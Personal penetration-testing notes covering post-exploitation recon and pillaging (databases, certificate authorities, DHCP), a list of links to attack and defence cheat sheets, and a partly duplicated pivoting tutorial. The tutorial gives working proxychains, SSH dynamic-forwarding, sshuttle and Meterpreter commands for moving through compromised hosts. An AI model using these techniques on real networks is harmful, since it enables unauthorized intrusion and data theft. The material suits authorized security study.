Intro

Saturday, January 5, 2019 9:15 AM

Introduction

Friday, January 4, 2019 9:00 PM

Network Configuration
The network configuration of a compromised machine can be used to identify additional subnets, network routers,
critical servers, name servers and relationships between machine. This information can be used to identify additional
targets to further penetrate the client's network.
Interfaces
Identify all of the network interfaces on the machine along with their IP addresses, subnet masks, and gateways. By
identifying the interfaces and settings, networks and services can be prioritized for targeting.
Routing
Knowledge of other subnets, filtering or addressing schemes could be leveraged to escape a segmented network,
leading to additional hosts and/or networks to probe and enumerate. This data could come from a variety of sources
on a particluar host or network including:
• Interfaces
• Routing tables, including static and dynamic routes
• ARP Tables, NetBios or other network protocols used for service and host discovery.
• For multi-homed hosts, determine if they are acting as a router.
DNS Servers
Identify all DNS servers in use, by assessing host settings. DNS servers and information could then be used to develop
and execute a plan for discovering additional hosts and services on the target network. In the case that a DNS Server
is compromised, the DNS database will provide valueable information about hosts and services that can be used to
prioritize targets for the remainder of the assessment. The modification and addition of new records could be used to
intercept the data of services depending on DNS.
Cached DNS Entries
Identify high value DNS entries in the cache, which may include login pages for Intranet sites, management interfaces,
or external sites. Cached interfaces provide information of the most recent and most used host used by the compromised
host providing a view of the relations and interactions of the hosts providing information that could be used to
prioritization of targets for further penetration of the target network and infrastructure. Modification of cached entries
if permitted can be used to capture authentication credential, authentication tokens or to gain further information on
services used by the compromised hosts leading to further penetration of the target network.
Proxy Servers
Identify network and application level proxy servers. Proxy servers make good targets when in enterprise-wide use by
the client. In the case of application proxies, it may be possible to identify, modify and/or monitor the flow of traffic,
or the traffic itself. Proxy attacks are often an effective means to show impact and risk to the customer.

ARP Entries
Enumerate cached and static ARP table entries, which can reveal other hosts that interact with the compromised
machine. Static ARP entries may represent critical machines. If the scope of the assessment allows for intercepting
and modifying ARP entries, it is simple to show the possibility of disrupting, monitoring, or compromising a service
in a manner that is usually not detected or protected against.
7.3.2 Network Services
Listening Services
Identify all the network services offered by the target machine. This may lead to the discovery of services not identified
by initial scanning as well as the discovery of other machines and networks. The identification of services not shown
in scanning can also provide information on possible filtering and control systems implemented in the network and/or
host. In addition, the tester may be able to leverage these services to compromise other machines. Most operating
system include a method of identifying TCP and UDP connections made to and from the machine. By checking both
connections to and from a compromised machine it is possible to find relationships that were previously unknown. As
well as the host the service should also be considered, this may reveal services listening on non-standard ports and
indicate trust relationships such as keyless authentication for SSH.
Directory Services
A targeted host running directory services may provide an opportunity to enumerate user accounts, hosts and/or services
that can be used in additional attacks or provide additional targets that may not have been previously discovered
in the vulnerability analysis phase. Additionally, the details of users found in directory services could be used for
Social Engineering and phishing campaign attacks, thus providing a possible higher success rate.

7.4 Pillaging
Pillaging refers to obtaining information (i.e. files containing personal information, credit card information, passwords,
etc.) from targeted hosts relevant to the goals defined in the pre-assessment phase. This information could be obtained
for the purpose of satisfying goals or as part of the pivoting process to gain further access to the network. The location
of this data will vary depending on the type of data, role of the host and other circumstances. Knowledge and basic
familiarity with commonly used applications, server software and middleware is very important, as most applications
store their data in many different formats and locations. Special tools may be necessary to obtain, extract or read the
targeted data from some systems.

7.4.1 Installed Programs
Startup Items

Most systems will have applications that can run at system startup or at user logon that can provide information about
the purpose of the system, software and services it interacts with. This information may reveal potential countermeasures
that could be in place that may hinder further exploitation of a target network and it's systems (e.g. HIDS/HIPS,
Application Whitelisting, FIM). Information that should be gathered includes:
• List of the applications and their associated versions installed on the system.
• List of operating system updates applied to the system.

7.4.2 Installed Services
Services on a particular host may serve the host itself, or other hosts in the target network. It is necessary to create a
profile of each targeted host, noting the configuration of these services, their purpose, and how they may potentially
be used to achieve assessment goals or further penetrate the network.
Security Services
Security services comprise the software designed to keep an attacker out of systems, and keep data safe. These
include, but are not limited to network firewalls, host-based firewalls, IDS/IPS, HIDS/HIPS and anti-virus. Identifying
any security services on a single targeted host gives an idea of what to expect when targeting other machines in the
network. It also gives an idea of what alerts may have been triggered during the test, which can be discussed with
the client during the project debrief, and may result in updates to Security Policies, UAC, SELinux, IPSec, windows
security templates, or other security rulesets/configurations.

Database Servers
Databases contain a wealth of information that may be targeted in an assessment.
• Databases - A list of database names can help the assessor to determine the purpose of the database and the
types of data the database may contain. In an environment with many databases, this will help in prioritizing
targets.
• Tables - Table names and metadata, such as comments, column names and types can also help the assessor
choose targets and find targeted data.
• Table Content, row count for regulated content
• Columns - It is possible in many databases to search all column names of all tables with a single command. This
can be leveraged to find targeted data (e.g. If credit card data is targeted on an Oracle database, try executing
select * from all_tab_columns where name = '%CCN%';.
• Database and Table Permissions
• Database Users, Passwords, Groups and Roles
The information hosted on databases can be also be used to show risk, achieve assessment goals, determine configuration
and function of services or to further penetrate a client network and hosts.

Directory Servers

The main goals of a directory service is to provide information to services and hosts for reference or/and authentication.

The compromise of this service can allow the control of all hosts that depend on the service and well as provide

information that could be used to further an attack. Information to look for in a directory service are:

- List of objects (Users, passwords, Machines..etc)
- Connections to the system
- Identification of protocols and security level

Name Servers

Name server provide resolution to host and services depending on the types of records it servers. Enumeration of

records and controls can provide a list of targets and services to prioritize and attack to further penetrate a clients

network and hosts. The ability to modify and add records can be use to show risk of denial of services as well as aid

in the interception of traffic and information on a customer network.

Deployment Services

Identification of deployment services allows for the access and enumeration of:

- Unattended answer files
- Permission on files
- Updates included
- Applications and versions

This information can be used to further penetrate a client network and hosts. The ability to modify the repositories and

configuration of the service allows for

- Backdoor installation
- Modification of services to make them vulnerable to attack

Certificate Authority

Identification of Certificate Authority services on a compromised client host will allow for the access to

- Root CA
- Code Signing Certificates
- Encryption and Signing Certificates

Control of the service will also allow for the

- Creation of new certificates for several tasks
- Revocation of certificates
- Modification of the Certificate Revocation List
- Insertion of Root CA Certificate

The control of the services shows risk and allows for the compromise of data and services on a client's network and

hosts.

Source Code Management Server

Identification of source code management systems via by the service running on the compromised host or the client

part of the service provides the opportunity for:

- Enumerate projects - The project names can give away sensitive information on company projects.
- Verify access to source code files
- Modify source code files - If it is allowed in scope then modifying source code proves that an attacker could

make changes that would affect the system

- Enumerate developers - Developers details can be use for social engineering attacks as well as as inputs for

attacking other areas of the system
• Enumerate configuration

Dynamic Host Configuration Server

Identification of dynamic host configuration service or use of the service by the compromised host allows for:
• Enumeration leases given
• Enumeration configuration
• Enumeration Options
• Modification of configuration
• Consumption of all leases

The control of the service can be used to show risk of denial of service and for use in man in the middle attacks of
hosts and services on the compromised network.

Network traffic capture

Network traffic capture can be used depending on the controls on the network and medium used for capture can be
used to:
• Identify hosts on the network
• Intercept data
• Identify services
• Identify relations between hosts in the network
• Capture of credentials

Care should be taken to only capture traffic covered under the scope of the engagement and that the information
captured does not fall under the control of local laws like the capture of Voice Over IP calls. Information retained and
shown should be filtered so as to protect client's customer and/or employee personal and confidential data.

Cheatsheets and Checklists

Wednesday, January 2, 2019 5:43 PM

Penetration testing and webapp cheat sheets:

- mobile application pentesting: https://www.peerlyst.com/posts/mobile-application-penetration-testing-cheat-sheet
- python for pentesting Python Penetration Testing Cheet Sheet
- web application penetration testing Web Application Penetration Testing Cheat Sheet
- pentesting https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_PenTesting.txt
- reverse shell Reverse Shell and another reverse shell
- XSS Vectors https://sql--injection.blogspot.lu/p/blog-page_80.html and cookie stealing xss vectors cookie stealing
- Penetration testing tools https://highon.coffee/blog/penetration-testing-tools-cheat-sheet/#port-scanning
- Penetration testing & exploit development https://imgur.com/Mr9pvq9
- Printer security testing http://hacking-printers.net/wiki/index.php/Printer_Security_Testing_Cheat_Sheet
- NMAP CHEAT-SHEET (Nmap Scanning Types, Scanning Commands , NSE Scripts)
- nmap (Printable, 2013): https://pen-testing.sans.org/blog/2013/10/08/nmap-cheat-sheet-1-0/
- Nmap (Not printable, date unknown): https://hackertarget.com/nmap-cheatsheet-a-quick-reference-guide/
- Nmap 5(older version, not printable): https://nmapcookbook.blogspot.lu/2010/02/nmap-cheat-sheet.html
- Nmap 5 (older version, printable) http://www.cheat-sheets.org/saved-copy/Nmap5.cheatsheet.eng.v1.pdf
- cobalt strike beacon https://github.com/HarmJ0y/CheatSheets/blob/master/Beacon.pdf
- Java-Deserialization https://github.com/GrrrDog/Java-Deserialization-Cheat-Sheet
- Metasploit https://www.tunnelsup.com/metasploit-cheat-sheet/
- Another Metasploit: http://resources.infosecinstitute.com/metasploit-cheat-sheet/
- Powerupsql https://github.com/NetSPI/PowerUpSQL/wiki/PowerUpSQL-CheatSheet
- Scapy https://pen-testing.sans.org/blog/2016/04/05/scapy-cheat-sheet-from-sans-sec560#
- HTTP status codes http://suso.suso.org/docs/infosheets/HTTP_status_codes.gif HTTP
- Beacon https://github.com/HarmJ0y/CheatSheets/blob/master/Beacon.pdf
- Powershellempire https://github.com/HarmJ0y/CheatSheets/blob/master/Empire.pdf
- Powersploit https://github.com/HarmJ0y/CheatSheets/blob/master/PowerSploit.pdf
- PowerUp https://github.com/HarmJ0y/CheatSheets/blob/master/PowerUp.pdf
- Powerview https://github.com/HarmJ0y/CheatSheets/blob/master/PowerView.pdf
- Vim https://people.csail.mit.edu/vgod/vim/vim-cheat-sheet-en.pdf
- Attack Surface Analysis attack surface analysis
- XSS Filter Evasion XSS filter evasion
- REST Assessment REST assessment api security
- Web Application Security Testing web application testing

- Android Testing android security
- IOS Developer iOS internals
- Mobile Jailbreaking mobile jailbreaking
- Comprehensive sql injection https://sqlwiki.netspi.com/
- sql injection https://www.veracode.com/security/sql-injection
- SQL injection: https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- MYSQL sql injection http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- Password cracking: https://www.unix-ninja.com/p/A_cheat-sheet_for_password_crackers
- SSL manual testing: http://www.exploresecurity.com/wp-content/uploads/custom/SSL_manual_cheatsheet.html
- Python python
- OWASP Webapp checklist owasp Owasp webapp checklist
- AIXBuild https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_AIXBuild.txt
- AVBypass with Veil https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_AVBypass.txt
- Bash Scripting https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_BashScripting.txt
- IKEScan for aggresive mode IKEScan aggressive mode
- LinuxPrivilegeEsc Linux privilege escalation
- VOIP https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_VOIP.txt
- Wireless Testing https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_WirelessTesting.txt wireless testing
- CEH Cheat Sheet Exercises CEH exercises
- Meterpreter Cheat Sheet meterpreter tips
- netcat netcat tips
- Nessus NMAP Commands Tenable Nessus NMAP commands
- NMap Mindmap Reference mindmap
- NMap Quick Reference Guide nmap
- Reconnaissance Reference Sheet reconnaissance
- Tripwire Common Security Exploit-Vuln Matrix
- Linux - Bourne Shell Quick Reference.pdf Bourne Shell
- Linux - Quick Reference Card.pdf linux
- Linux - Shell Cheat Sheet.pdf
- Linux - Shell Scrip Cheat Sheet.pdf
- Linux - tcpdump.pdf
- Penetration Testing - Penetration Testing Framework (vulnerabilityassessment.co.uk) penetration testing framework
- XML Vulnerabilities and Attacks cheatsheet
- Memory segmentation cheat sheet
- IP, DNS & Domain Enumeration Cheatsheet
- Local Linux Enumeration & Privilege Escalation
- hashcat Nice cheatsheet for Hashcat by Kent R. Ickler / BHIS https://www.blackhillsinfosec.com/hashcat-4-10-cheat-sheet-v-1-2018-1/ via Martin Boller
- BASH Shell https://goalkicker.com/BashBook/ thanks InfosecTDK
- Subdomains Enumeration Cheat Sheet subdomain enumeration
- SSH Cheat Sheet

- John The Ripper Hash Formats
- Informix SQL Injection Cheat Sheet
- MSSQL Injection Cheat Sheet
- Oracle SQL Injection Cheat Sheet
- MySQL SQL Injection Cheat Sheet
- Postgres SQL Injection Cheat Sheet
- DB2 SQL Injection Cheat Sheet
- Ingres SQL Injection Cheat Sheet

Password cracking cheat sheets

- password cracking: https://www.unix-ninja.com/p/A_cheat-sheet_for_password_crackers
- Nice cheatsheet for Hashcat by Kent R. Ickler / BHIS https://www.blackhillsinfosec.com/hashcat-4-10-cheat-sheet-v-1-2018-1/

Forensics cheat sheets

- master boot record, guid partition table, NTFS volume boot record, Master file table record, standard information attribute, $Attribute list attribute, $file name attribute, and more forensics posters/cheat sheets: https://github.com/Invoke-IR/ForensicPosters
- Mounting DD Images https://sift.readthedocs.io/en/latest/cheatsheet/
- XP only - old https://www.sans.org/media/score/checklists/ID-Windows.pdf
- https://www.sans.org/media/score/checklists/ID-Linux.pdf
- https://github.com/Invoke-IR/ForensicPosters forensics posters
- Regex / PCRE https://github.com/niklongstone/regular-expression-cheat-sheet
- Memory segmentation cheat sheet
- Volatility Memory Forensics Cheat Sheet - Sans Forensics
- Volatility Cheat Sheet - The Volatility Foundation
- Known command-lines of fileless malicious executions.

CISO, blue team, Sysadmin and webadmin cheat sheets

- Antivirus Event Analysis Cheat Sheet Version 1.2
- TLS Cheatsheet by Sean Wright
- Windows Logging ATT&CK matrix
- Windows logging Sysmon LOG-MD cheat
- Windows Advanced Logging Cheat Sheet
- CSP cheat sheet https://scotthelme.co.uk/csp-cheat-sheet/#require-sri-for (via Scott Helme)
- HSTS Cheat Sheet HSTS
  HPKP Cheat Sheet HPKP
  HTTPS Cheat Sheet HTTPS
  Performance Cheat Sheet HTTPS performance
- HTTP Status codes http://suso.suso.org/docs/infosheets/HTTP_status_codes.gif
- AWS Cheat sheet https://posts.specterops.io/amazon-web-services-cheatsheet-59871854de8c
- Google compute cheat sheet https://posts.specterops.io/clouds-google-compute-cheatsheet-c063316d0c2b
- Microsoft azure cheat sheet https://posts.specterops.io/microsoft-azure-cheatsheet-d75223ddab65
- The windows logging Cheat Sheet https://www.malwarearchaeology.com/s/Windows-Logging-Cheat-Sheet_ver_Oct_2016.pdf
- The Windows Splunk Logging Cheat Sheet Splunk logging

- The Windows File Auditing Logging Cheat Sheet file auditing logging
- The Windows Registry Auditing Logging Cheat Sheet registry auditing logging
- The Windows PowerShell Logging Cheat Sheet powershell logging
- Curl HTTP https://bagder.github.io/curl-cheat-sheet/http-sheet.html
- Virtual Patching virtual patching
- Cloud Control Matrix (CCM) https://cloudsecurityalliance.org/group/cloud-controls-matrix/
- Antivirus Event Analysis (what types of AV alerts should you worry about and why)
- CiscoIOS https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_CiscoIOS.txt
- GPG https://github.com/jshaw87/Cheatsheets/blob/master/Cheatsheet_GPG.txt
- Regex / PCRE https://github.com/niklongstone/regular-expression-cheat-sheet
- Security Onion http://chrissanders.org/2017/06/security-onion-cheat-sheet/
- Linux Security Quick Reference Guide linux security
- IP Tables iptables
- TCPDump tcpdump
- Wireshark Filters wireshark filters
- IP Access Lists
- Common Ports common ports
- netcat
- Linux Admin Quick Reference
- Crontab Reference
- Networking - Border Gateway Protocol.pdf BGP border gateway protocol
- Networking - Cisco IOS IPv4 Access Lists.pdf
- Networking - Cisco IOS Versions.pdf
- Networking - Common TCP-UDP Ports.pdf
- Networking - EIGRP (Enhanced Interior Gateway Routing Protocol).pdf
- Networking - First Hop (Router) Redundancy.pdf
- Networking - Frame Mode MPLS.pdf
- Networking - IEEE 802.11 WirelessLAN.pdf
- Networking - IEEE 802.1X Authentication.pdf
- Networking - IPsec.pdf
- Networking - IPv4 Multicast.pdf
- Networking - IPv4_Subnetting.pdf
- Networking - IPv6.pdf
- Networking - IS-IS.pdf
- Networking - NAT.pdf
- Networking - OSPF.pdf
- Networking - Physical Terminations.pdf
- Networking - PPP.pdf
- Networking - QoS.pdf
- Networking - Spanning Tree.pdf
- Networking - TCPIP.pdf
- Networking - VLANs.pdf
- Networking - Wireshark Display Filters.pdf
- VMware - Reference Card.pdf
- IT Project Cheatsheet Collection
- The illustrated TLS 1.3 connection
- Known command-lines of fileless malicious executions.

Threat hunting

- Windows Advanced Logging Cheat Sheet

- **Intrusion Discovery Cheat Sheet for Windows**
- **Intrusion Discovery Cheat Sheet for Linux**
- https://www.sans.org/media/score/checklists/ID-Windows.pdf
- https://www.sans.org/media/score/checklists/ID-Linux.pdf
- Regex https://github.com/niklongstone/regular-expression-cheat-sheet

---

Privacy:

- Windows 10 privacy tips

Malware analysis and reverse engineering:

- Malware analysis: https://github.com/hslatman/cheatsheets/blob/master/sheets/cheat%20sheet%20reverse%20v5.png
- ADB: https://github.com/maldroid/adb_cheatsheet
- GDB vs windbg https://twitter.com/it4sec/status/828159963654668288/photo/1
- REMNUX distro: https://zeltser.com/media/docs/remnux-malware-analysis-tips.pdf
- IDAPro: https://securedorg.github.io/idacheatsheet.html
- Regex https://github.com/niklongstone/regular-expression-cheat-sheet
- windbg Windbg-Cheat-Sheet
- Memory segmentation cheat sheet
- Unpacking for dummies

Text editors

- VIM https://people.csail.mit.edu/vgod/vim/vim-cheat-sheet-en.pdf

---

Developers/Builders

- Angular and the OWASP top 10
- 3rd Party Javascript Management
- Access Control
- AJAX Security Cheat Sheet
- Authentication (ES)
- Bean Validation Cheat Sheet
- Choosing and Using Security Questions
- Clickjacking Defense
- C-Based Toolchain Hardening
- Credential Stuffing Prevention Cheat Sheet
- Cross-Site Request Forgery (CSRF) Prevention
- Cryptographic Storage
- Deserialization
- DOM based XSS Prevention
- Forgot Password
- HTML5 Security
- HTTP Strict Transport Security
- Injection Prevention Cheat Sheet
- Input Validation
- JAAS
- LDAP Injection Prevention
- Logging
- Mass Assignment Cheat Sheet
- .NET Security
- OWASP Top Ten
- Password Storage
- Pinning
- Query Parameterization

- Ruby on Rails
- REST Security
- Session Management
- SAML Security
- SQL Injection Prevention
- Transaction Authorization
- Transport Layer Protection
- Unvalidated Redirects and Forwards
- User Privacy Protection
- Web Service Security
- XSS (Cross Site Scripting) Prevention
- XML External Entity (XXE) Prevention Cheat Sheet
- Python
- Linux Commands Reference Card
- One page Linux Manual
- Unix Tool Box
- Treebeard's Unix Cheat Sheet
- Terminal Shortcuts
- More Terminal Shortcuts
- Useful Gnome/KDE shortcuts
- KDE Cheat Sheet
- Vi Cheat Sheet
- Concise Vim Cheat Sheet
- awk nawk and gawk cheat sheet
- Sed Stream Editor Cheat Sheet
- Screen Quick Reference
- Screen Terminal Emulator Cheat Sheet
- Vi/Vim Cheat Sheet
- Ubuntu Cheat Sheet
- Debian Cheat Sheet
- HTML - Markdown.pdf
- MAC - OSX Key Combo Reference Guide.pdf
- SQL - MySQL Commands.pdf
- C - Cheat Sheets
- LAMP Cheat Sheet Collection
- Version Control Cheat Sheets List
- Open Source EN
- TDD tools for JavaScript
- Cursive
- Web Accessibility Collection
- Comp. Sci. GCSE (AQA 8520)

Owasp cheat-sheets (still in draft/Beta stages):

- Application Security Architecture
- Business Logic Security
- Command Injection Defense Cheat Sheet
- PHP Security
- Regular Expression Security Cheatsheet
- Secure Coding
- Secure SDLC
- Threat Modeling

- Grails Secure Code Review
- IOS Application Security Testing
- Key Management
- Insecure Direct Object Reference Prevention
- Content Security Policy

Deep learning/AI/Machine learning

- Keras deep learning
- Numpy
- Pandas
- Pandas
- SciPy
- Matplotlib
- Scikit
- Neural Network Zoo
- ggplot2
- PySpark
- Rstudio

Penetration test

From <https://www.peerlyst.com/posts/the-complete-list-of-infosec-related-cheat-sheets-claus-cramon>

Pivoting

Wednesday, January 2, 2019 3:27 PM

https://www.google.com/search?rlz=1C1GCEB_enUS786US786&ei=B1AtXMSSKdK9ggeTvIPABQ&q=penetration+testing+post+exploitation&oq=penetration+testing+post+exploitation&gs_l=psy-ab.3..0i71l8.12659.13186..13442...0.0..0.0.0.....0....1..gws-wiz.xNCZxZdOtS0

Pivoting

1. drop 3proxy.exe

2. Set up a config file:

```
allow *_
internal IP_SAME_NETWORK
external IP_OTHER_NETWORK
socks -p1081
```

3. Add to **/etc/proxychains.conf**:

```
socks4  IP_SAME_NETWORK 1081
```

4. Scan:

```
proxychains nmap -sT -Pn IP_OTHER_NETWORK-250 --top-ports=5
```

Double-pivoting

Pivoting through two different networks:
First, create a dynamic port forwarding through the first network:

```
ssh -f -N -D 9050 root@10.1.2.1
```

Edit **/etc/proxychains.conf** and add as default gateway:

```
socks4 127.0.0.1 9050
```

Use the proxy to create a second dynamic port forward to the second network:

```
proxychains ssh -f -N -D 10050 root@10.1.2.1 -p 22
```

Edit again **/etc/proxychains.conf** and add as default gateway:

```
socks4 127.0.0.1 10050
```

You can now use proxychains to pivot to the target network:

```
proxychains nmap -sTV -n -PN 10.1.2.1 -254
```

Tunneling and Pivoting:

The goal here is to send traffic through a compromised host (which I'll refer to as beachhead) to other target hosts the beachhead can talk to. There's a lot you'll be able to do from the beachhead itself. But there will be times that you want to use tools on your workstation to communicate with hosts through the beachhead. How I do that will depend on what kind of access I have to the beachhead host. The best case is if I can ssh into that host, because it allows me to port forward, and better yet, opens the door for a really nice tool, `shuttle`. But, more often than not, I'll find myself with only a nc reverse shell, and I'll show some options here as well.

Live Off the Land

Why?

Before going to a ton of effort to figure out how to get your workstation talking to target hosts through the beachhead, consider what you can do from the beachhead itself, since you can already run commands there. Linux workstations may have `nmap` already installed. They will likely have `python` and `perl`, and potentially `gcc` for compiling things. Bash scripting will take you a long way even if it's just doing a ping sweep in parallel (putting the command in `()` with a `&` at the end will start them all in parallel, so this runs in a second):

```
root@host:~# for i in $(seq 1 254); do (ping -c 1 10.2.2.${i} | grep "bytes from" &); done;

64 bytes from 10.2.2.10: icmp_seq=1 ttl=64 time=0.013 ms
```

Scanning / nmap

Regardless of what kind of access I have to my beachhead, I'm going to want to scan the new network for host and port discovery. While it is possible to set up tunnels to scan, it's very difficult to do, and flaky at best. If nmap isn't already on the beachhead, my preferred method is to bring a copy of `nmap` that's statically compiled to beachhead (typically via wget or curl on linux, or smb on windows).

You can compile the source yourself, or there's a few GitHub repos out there with statically compiled tools for various oses / architectures:

- https://github.com/andrew-d/static-binaries
- https://github.com/static-linux/static-binaries-i386
- https://github.com/yunchih/static-binaries

For nmap, if you're in a very stripped down container, you may get an error `Unable to open /etc/services for reading service information`. Just grab a copy of that file from your local box, upload it to the beachhead and drop it in `/etc`. You won't have access to all the nmap scripts, but you can get feel for what exists.

SSH Into Beachhead Target

SSH Tunneling

The easiest tunneling case is when you have ssh access to the beachhead machine. I wrote a post earlier about SSH Tunneling. I won't repeat that here, but the summary is this:

- To tunnel a single port through an SSH tunnel, connect with `-L [local listen port]:[target ip]:[target port]`. Then send traffic to `127.0.0.1:[port]`, and it will go through the tunnel to the `[target ip]:[port]`.
- To set up a proxy, use `-D [port]`, and then set your proxy to `127.0.0.1:[port]`.

When you're using a proxy, you can do that with a browser (either in the browser settings, or I use FoxyProxy for quick changing), or you can use a tool called `proxychains`.

To use `proxychains`, first edit `/etc/proxychains.conf` by adding your proxy under `[ProxyList]` at the bottom of the file (and commenting others out). Mine looks like this when working with a `-D 1080`:

```
60 [ProxyList]

61 # add proxy here ...

62 socks4 127.0.0.1 1080
```

Then you can run `proxychains [tool]`, and it will run that tool proxied through the tunnel. Some tools behave better than others. Also, if you are sending some kind of exploit to the target host, consider what payload you use. If

you use a reverse tcp shell, can the new target talk back to your listener on localhost? Your exploit is likely kicking off a new process that will not be aware of this proxied traffic. You can solve this by listening on the beachhead if nc is there.

sshuttle

During PWK is discovered a tool called `sshuttle`. It's so awesome. Install with `apt install sshuttle` or `pip install sshuttle`.

So if I have a beachhead device at 10.1.1.1, and it also has an interface on 10.2.2.0/24 with other hosts behind it, I can run:

```
# sshuttle -r root@10.1.1.1 10.2.2.0/24

root@10.1.1.1's password:

client: Connected.
```

This creates a VPN-like connection, allowing me to visit 10.2.2.10 in a browser or with curl, and see the result.

Some milage may vary. I've never had success running `nmap` through `sshuttle`, and there are a lot of people out there posting similar complaints. But it is a very nice way to interact with a host over a tunnel.

Without SSH Access to Beachhead

Metasploit Meterpreter

portfwd

I tend to try to avoid using Meterpreter, but the port forwarding ability is one place where it really outshines other options. If you can get a shell on a box, you can likely get a meterpreter shell as well. From there, you can run something like:

```
meterpreter > portfwd add -l 80 -r 172.19.0.4 -p 80
```

Now, you can point your browser at http://127.0.0.1, and it will forward traffic through your meterpreter session, and from there to a remote host, in this case 172.19.0.4 port 80.

The biggest drawback is that you'll need to add this for each port you want to tunnel.

Autoroute

If you are working in Metasploit, you can also background the session, and then `use post/multi/manage/autoroute`. The options are relatively straight forward:

```
msf post(multi/manage/autoroute) > options


Module options (post/multi/manage/autoroute):


   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CMD      autoadd          yes       Specify the autoroute command (Accepted: add,
autoadd, print, delete, default)
   NETMASK  255.255.255.0    no        Netmask (IPv4 as "255.255.255.0" or CIDR as
"/24"
   SESSION                   yes       The session to run this module on.
```

```
SUBNET                    no        Subnet (IPv4, for example, 10.10.10.0)
```

Give it the subnet you want to target, and the session you want to forward over, and run it, and then you can work against the subnet from within Metasploit as if you can talk directly to it.

Metasploit socks proxy

You can also `use auxiliary/server/socks4a`. This will allow you to route things through Metasploits routes as a proxy. So after settign up autoroute, you can create a socks proxy that will listen, route traffic to the appropriate session, and then send it from there. I don't have too much experience here, but it's something that would work if you work within Metasploit.

Reverse SSH

Most linux hosts will have an ssh client. And while it is less common on Windows, you can upload one (`plink.exe` is a stand-alone exe that is at `/usr/share/windows-binaries/plink.exe` on Kali). From there, you can ssh back to your attacker box with a `-R`flag, which will open up listening ports on your attacker box, that are forwarded through the tunnel and out the other side. This will also require you to create a tunnel for each target/port combination you want to talk to.

SSH Support Escape Sequences

If you're going to be creating tunnels over SSH, you're almost certainly going to need to change the tunnels or create new ones. That's really annoying, if it means disconnecting and reconnecting with new flags. SSH Control Sequences to the rescue. There's a post from Jeff McJunkin which describes this well. The sort version is, hit enter, then `~` (the tilde, top left of the US keyboard), then one of the characters to interact with the SSH session. The most useful is `C`, which opens the command prompt, and allows you to add in something like `-D 9001`, and then resumes the session.

So, for example, to add a port forward port 8080 from your local host to a target 10.3.3.3 on port 80, you'd do the following:

1. `enter`
2. `~C`
3. At the `ssh>` prompt, `-L 8080:10.3.3.3:80`

It looks like this:

```
root@host:~$

ssh> -L 8080:10.3.3.3:80

Forwarding port.


root@host:~$
```

Summary

Pivoting into a network can be intimidating, but there are tools that will help. Consider what you can do directly from the beachhead host. Bring tools there to work from there. Try to get SSH access if you can. Use meterpreter where you can't.

Overview

The goal here is to send traffic through a compromised host (which I'll refer to as beachhead) to other target hosts the beachhead can talk to. There's a lot you'll be able to do from the beachhead itself. But there will be times that you want to use tools on your workstation to communicate with hosts through the beachhead. How I do that will depend on what kind of access I have to the beachhead host. The best case is if I can ssh into that host, because it allows me to port forward, and better yet, opens the door for a really nice tool, shuttle. But, more often than not, I'll find myself with only a nc reverse shell, and I'll show some options here as well.

Live Off the Land

Why?

Before going to a ton of effort to figure out how to get your workstation talking to target hosts through the beachhead, consider what you can do from the beachhead itself, since you can already run commands there. Linux workstations may have nmap already installed. They will likely have python and perl, and potentially gcc for compiling things. Bash scripting will take you a long way even if it's just doing a ping sweep in parallel (putting the command in () with a & at the end will start them all in parallel, so this runs in a second):

```
root@host:~# for i in $(seq 1 254); do (ping -c 1 10.2.2.${i} | grep "bytes from" &); done;
64 bytes from 10.2.2.10: icmp_seq=1 ttl=64 time=0.013 ms
```

Scanning / nmap

Regardless of what kind of access I have to my beachhead, I'm going to want to scan the new network for host and port discovery. While it is possible to set up tunnels to scan, it's very difficult to do, and flaky at best. If nmap isn't already on the beachhead, my preferred method is to bring a copy of nmap that's statically compiled to beachhead (typically via wget or curl on linux, or smb on windows).

You can compile the source yourself, or there's a few GitHub repos out there with statically compiled tools for various oses / architectures:

- https://github.com/andrew-d/static-binaries
- https://github.com/static-linux/static-binaries-i386
- https://github.com/yunchih/static-binaries

For nmap, if you're in a very stripped down container, you may get an error Unable to open /etc/services for reading service information. Just grab a copy of that file from your local box, upload it to the beachhead and drop it in /etc. You won't have access to all the nmap scripts, but you can get feel for what exists.

SSH Into Beachhead Target

SSH Tunneling

The easiest tunneling case is when you have ssh access to the beachhead machine. I wrote a post earlier about SSH Tunneling. I won't repeat that here, but the summary is this:

- To tunnel a single port through an SSH tunnel, connect with -L [local listen port]:[target ip]:[target port]. Then send traffic to 127.0.0.1:[port], and it will go through the tunnel to the [target ip]:[port].
- To set up a proxy, use -D [port], and then set your proxy to 127.0.0.1:[port].

When you're using a proxy, you can do that with a browser (either in the browser settings, or I use FoxyProxy for quick changing), or you can use a tool called proxychains.

To use proxychains, first edit /etc/proxychains.conf by adding your proxy under [ProxyList] at the bottom of the file (and commenting others out). Mine looks like this when working with a -D 1080:

```
60 [ProxyList]
61 # add proxy here ...
62 socks4 127.0.0.1 1080
```

Then you can run proxychains [tool], and it will run that tool proxied through the tunnel. Some tools behave better than others. Also, if you are sending some kind of exploit to the target host, consider what payload you use. If you use a reverse tcp shell, can the new target talk back to your listener on localhost? Your exploit is likely kicking off a new process that will not be aware of this proxied traffic. You can solve this by listening on the beachhead if nc is there.

sshuttle

During PWK is discovered a tool called sshuttle. It's so awesome. Install with apt install sshuttle or pip install sshuttle.

So if I have a beachhead device at 10.1.1.1, and it also has an interface on 10.2.2.0/24 with other hosts behind it, I can run:

```
# sshuttle -r root@10.1.1.1 10.2.2.0/24
root@10.1.1.1's password:
client: Connected.
```

This creates a VPN-like connection, allowing me to visit 10.2.2.10 in a browser or with curl, and see the result.

Some milage may vary. I've never had success running nmap through sshuttle, and there are a lot of people out there posting similar complaints. But it is a very nice way to interact with a host over a tunnel.

Without SSH Access to Beachhead

Metasploit Meterpreter

portfwd

I tend to try to avoid using Meterpreter, but the port forwarding ability is one place where it really outshines other options. If you can get a shell on a box, you can likely get a meterpreter shell as well. From there, you can run something like:

```
meterpreter > portfwd add -l 80 -r 172.19.0.4 -p 80
```

